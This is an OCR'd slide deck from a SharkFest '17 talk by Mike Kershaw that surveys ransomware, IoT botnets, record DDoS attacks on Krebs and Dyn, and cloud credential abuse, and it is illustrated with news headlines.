SharkFest' 17 US

Network Security: Clearly a solved problem.

Why are we even here.

do_security(true);


Mike Kershaw
dragorn@kismetwireless.net

Who am I?

- Wi-Fi and open source hackery
  - Kismet, Spectools, LORCON, Kisbee, other random OSS SW and HW stuff
- Drone stuff
  - Department 13 - Counter-drone protection
- Occasional Android nerd
  - Some OSS Android apps
  - Formerly Chief Architect at Blackphone


The *Nth* year of security talks…

- 10 years of Sharkfest!
- 10 years of security related talks…
- Obviously, it’s solved now.
- I don’t even know why I’m here.
- This is a waste of time.
- Right?



WannaCry ransomware: Everything you need to know

One of the largest cyberattacks ever is currently eating the web, hitting PCs in countries and businesses around the world.



Security

Mysterious Hajime botnet has pwned 300,000 IoT devices

The Dark Knight of malware's purpose remains unknown

LILY HAY NEWMAN SECURITY 12.09.16 7:00 AM


THE BOTNET THAT BROKE THE INTERNET ISN'T GOING AWAY

ISK ASSESSMENT —

Vigilante botnet infects IoT devices before blackhats can hijack them

Hajime battles with Mirai for control over the Internet of poorly secured things.


AN GOODIN - 4/18/2017, 9:41 PM



UK hospitals hit with massive ransomware attack

Sixteen hospitals shut down as a result of the attack

by Russell Brandom | @russellbrandom | May 12, 2017, 11:36am EDT



'Thousands' of known bugs found in pacemaker code

Bugs in code, lack of knowledge about how to write secure code and time pressures made many devices vulnerable to attack, suggested the study.

Despite acknowledging these problems, only 9% of device makers and 5% of health organisations tested equipment annually for potential security vulnerabilities, it found.

What’s at risk

- Attack surface is changing
- What attackers are looking for is changing
- Just because you didn’t think you’re important or a target doesn’t mean there’s no value in owning your systems

The old targets

- Government contractors
- Fortune 500
- Very large software companies
- Game companies
- Colleges with bandwidth
- Random other targets of opportunity

New targets

- Law firms
- Real estate companies
- Small banks
- Local government
- Hospitals
- Basically anyone online

Why the change?

- Follow the money
- It leads to…
- Ransomware and extortion, yay!
- DDOS-for-hire

DDOS

- Same as it was 10 years ago
- … Only way *way* more so
- Tens of thousands of “legitimate” IPs generating hundreds of thousands of “legitimate” requests
- High-profile DDOS attacks demonstrating the capability of the attackers

DDOS as censorship: Brian Krebbs

- Brian Krebbs of Krebbs On Security is known for breaking hacking stories
- This has made him unpopular with some of the more extreme elements of the illegal hacking scene (anonymous, criminal groups, etc)
- Been the victim of SWATing attacks, been mailed illegal drugs, etc

Record-breaking DDOS

- Krebb’s sites were hit with a new world record breaking DDOS
- Even *Akamai* (the people with more bandwidth than god) had some problems with it
- Peaked at ***665 Gbit/Sec*** of *otherwise legitimate looking traffic*

The biggest players on the Internet

- “Lizard Squad” likes to threaten to shut down Xbox Live during large releases
- And has managed to do it
- Playstation PS4 network also shut down by DDOS
- Major DNS hosting sites
- Amazon, Twitter, Netflix, Spotify taken down on the same day

Break DNS break it all

- DYN hosts DNS for massive Internet megasites
- Deliberately designed to handle DDOS attacks
- Until someone hit it with *over a terabit / sec* of flood traffic
- (Yes, even more than what hit Krebbs!)
- Took out major portions of the Internet by rendering host names for major sites unresolveable

Mo’ bandwidth, mo’ problems

- Leveraging the cloud for DDOS
- Lots of large hosting providers with insane bandwidth
- Lots of easy access to huge systems
- What could go wrong?


Fast-spin cloud services

- Enterprise-level cloud services allow creation of new servers rapidly (in seconds, usually)
- AWS, Digital Ocean, Azure
- All it takes is stolen credentials and a script to build 10,000 instances with high speed access

Protect your assets

- But we’re good at choosing passwords, right?
- And protecting auth keys and tokens?

We’re great at it.




AWS urges developers to scrub GitHub of secret keys

By Munir Kotadia
Mar 24 2014
10:18AM

Devs hit with unexpected bills after leaving secret keys exposed.

